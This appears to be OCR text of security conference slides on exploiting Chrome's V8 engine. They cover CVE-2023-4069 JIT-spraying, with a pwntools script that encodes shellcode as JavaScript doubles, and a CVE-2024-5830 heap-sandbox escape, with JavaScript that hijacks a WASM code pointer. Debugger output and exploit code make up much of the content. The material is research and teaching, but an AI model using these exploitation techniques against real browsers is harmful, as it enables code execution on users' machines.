
```
0:020> u 00007ff6`e0044040 L30
...
00007ff6`e0044094 49bacc9090909090eb0c mov r10,0CEB9090909090CCh
00007ff6`e004409e c4c1f96ec2         vmovq   xmm0,r10
00007ff6`e00440a3 c5fb114107         vmovsd  qword ptr [rcx+7],xmm0
00007ff6`e00440a8 49baccccc90909090eb0c mov r10,0CEB90909090CCCCh
00007ff6`e00440b2 c4c1f96ec2         vmovq   xmm0,r10
00007ff6`e00440b7 c5fb11410f         vmovsd  qword ptr [rcx+0Fh],xmm0
00007ff6`e00440bc 49baccccc909090909090 mov r10,909090909090CCCCh
```

```
0:020> u 00007ff6`e0044094+2
00007ff6`e0044096 cc              int     3
00007ff6`e0044097 90              nop
00007ff6`e0044098 90              nop
00007ff6`e0044099 90              nop
00007ff6`e004409a 90              nop
00007ff6`e004409b 90              nop
00007ff6`e004409c eb0c            jmp     00007ff6`e00440aa
00007ff6`e004409e c4c1f96ec2      vmovq   xmm0,r10
```

CVE 2023-4069 – JIT-Spraying Shellcode (5)

```python
from pwn import *
import struct

context(arch='amd64')
jmp = b'\xeb\x0c'
jmp2 = b'\xeb\x0f'
calc = u64(b'calc\x00\x00\x00\x00')

values = []

def make_double(code):
    assert len(code) <= 6
    hex_value = hex(u64(code.ljust(6, b'\x90') + jmp))[2:]
    double_value = struct.unpack('!d', bytes.fromhex(hex_value.rjust(16, '0')))[0]
    values.append(double_value)

def make_double2(code):
    assert len(code) <= 6
    hex_value = hex(u64(code.ljust(6, b'\x90') + jmp2))[2:]
    double_value = struct.unpack('!d', bytes.fromhex(hex_value.rjust(16, '0')))[0]
    values.append(double_value)

#start
make_double(asm("nop;"))
make_double(asm("add ebx,0x60;"))
make_double(asm("mov r8,qword ptr gs:[rbx];"))
make_double(asm("mov rdi,qword ptr [r8+0x18];"))
make_double(asm("mov rdi,qword ptr [rdi+0x30];"))
make_double(asm("xor rcx, rcx;"))
make_double(asm("mov dl, 0x4b;"))

...

code = asm("inc rdx;call rax")
assert len(code) <= 8
hex_value = hex(u64(code.ljust(8, b'\x90')))[2:]
double_value = struct.unpack('!d', bytes.fromhex(hex_value.rjust(16, '0')))[0]
values.append(double_value)

js_function = f'''
function func() {{
  return [{', '.join(map(str, values))}];
}}
'''

print(js_function)
```

```
kali@kali:~$ python3 shellcodegen.py

function func() {
  return [1.9711307397450932e-246, 1.971182297804913e-246, 1.9711823870029425e-246,
}
```


Command Prompt
C:\dev\v8\v8\out\x64.release_CVE-2023-4069>
chrome.ex...

CVE 2024-5830

Present Day Heap-Sandbox

CVE 2024-5830 Type Confusion in Object Transitions

- Type Confusion in Maps handling via **PrepareForDataProperty()**
- When an object's structure changes (e.g., property addition), a new map is created.
- The bug occurs when these transitions lead to type confusion, where one map is expected, but another is provided, causing the engine to misinterpret data.

CVE 2024-5830 – Heap Sandbox Escape

- WASM Function Pointers are not available anymore from V8 Heap
- Blink objects like ***DOMRect*** are stored in Blink, outside the V8 heap but referenced by ***embedder*** *fields* in the heap.
- We can cause another type-confusion between ***DOMRect*** and ***DOMTypedArray*** by swapping the types in the *embedder fields*


CVE 2024-5830 – WASM Shellcode is Back

- **With the Blink objects type confusion we can leak *TrustedCage::base* address**
- **We locate the address of the JIT-compiled WebAssembly function from Import Target Dispatch Table**
- The code pointer is overwritten by setting ***domRect.x*** to the new entry point offset
- This effectively hijacks the WASM JIT code entry point when *exported()* is invoked

```
var codeIdx = findImportTarget(startAddr);
if (codeIdx != -1) {
  var exported = instance.exports.main;
  var code = i32tof(startAddr + codeIdx * 4 + 0xc, trustedCage);
  domRect.x = code;
  node.copyFromChannel(dst, 0, 0);
  intView[0] = intView[0] + 0xe + 0x100;
  node.copyToChannel(dst, 0, 0);
  exported();
```

Demo Time

Live!



Key Takeaways

- Browsers are complex high-value targets
- Type confusion bugs will likely persist in V8 due to JIT engine nature
- V8 heap sandbox increase the attacker’s cost, but it’s not bullet proof
- x3 bugs are now required to get a full system shell
- http://poc.uf0.org

Thank you